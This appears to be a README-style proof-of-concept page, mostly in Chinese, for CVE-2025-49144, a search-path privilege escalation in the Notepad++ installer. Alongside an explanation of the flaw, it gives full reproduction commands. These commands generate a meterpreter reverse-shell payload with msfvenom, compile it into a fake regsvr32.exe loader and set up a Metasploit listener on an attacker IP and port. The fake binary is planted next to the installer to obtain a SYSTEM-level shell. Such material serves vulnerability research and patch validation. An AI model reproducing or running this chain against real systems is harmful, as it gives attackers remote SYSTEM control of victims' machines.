CVE-2025-49144 * Notepad++ v8.8.1 * SYSTEM-level POC
📌 CVE-2025-49144 是一个高危本地权限提升漏洞,存在于 Notepad++ v8.8.1 及之前版本的安装程序中。该漏洞源于安装过程中不受控制的可执行文件搜索路径行为,允许本地攻击者通过将恶意可执行文件放置在安装程序所在的同一目录中,获得系统级权限。
⚙️ 漏洞原理 – 逐步说明:
🧱 1. 安装程序出了什么问题?
Notepad++ 安装程序(v8.8.2 之前)调用 regsvr32.exe 注册某些组件,但未提供完整路径(如 C:\Windows\System32\regsvr32.exe)。而是直接运行:
regsvr32.exe some_dll
📂 2. Windows 搜索路径行为:当可执行文件未指定完整路径启动时,Windows 使用特定搜索顺序查找文件:
因此,如果伪造的 regsvr32.exe 被放置在安装程序的同一文件夹(例如“下载”),Windows 会优先使用它而非真实的 regsvr32.exe。
💣 3. 利用方法:
⚙️ 复现步骤:

Get shell code: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST= LPORT=4444 -f c > shellcode.txt Download the file "regsvr32_loader.c" and edit it. Paste entire shellcode from shellcode.txt in the mentioned comment. Compile to regsvr32.exe: x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows Deploy a meterpreter listner: msfconsole use exploit/multi/handler set payload windows/x64/meterpreter/reverse_tcp set LHOST 192.168.1.9 set LPORT 4444 run Download a vulnerable version of Notepad++ i.e. prior to 8.8.1 as 8.8.1 is now auto-updated.For PoC I have used Notepad++ v8.6.8 Move the file "regsvr32.exe" into the windows system in the same folder of the notepad++ installer, probably in the Downloads folder. Complete the Installation of the Notepad++ installer. Note: This is a PoC thus tested with Windows defender and real time protection disabled.
✅ 缓解措施
用户和管理员应:
安全团队应定期审计安装路径、监控写入权限,并观察安装程序执行期间的行为,以减少攻击面。
🏷️ 许可证 MIT 许可证 — 仅限教育、研究和防御用途。
🤝 贡献 欢迎提交拉取请求 — 改进检测、添加功能或提出修复建议。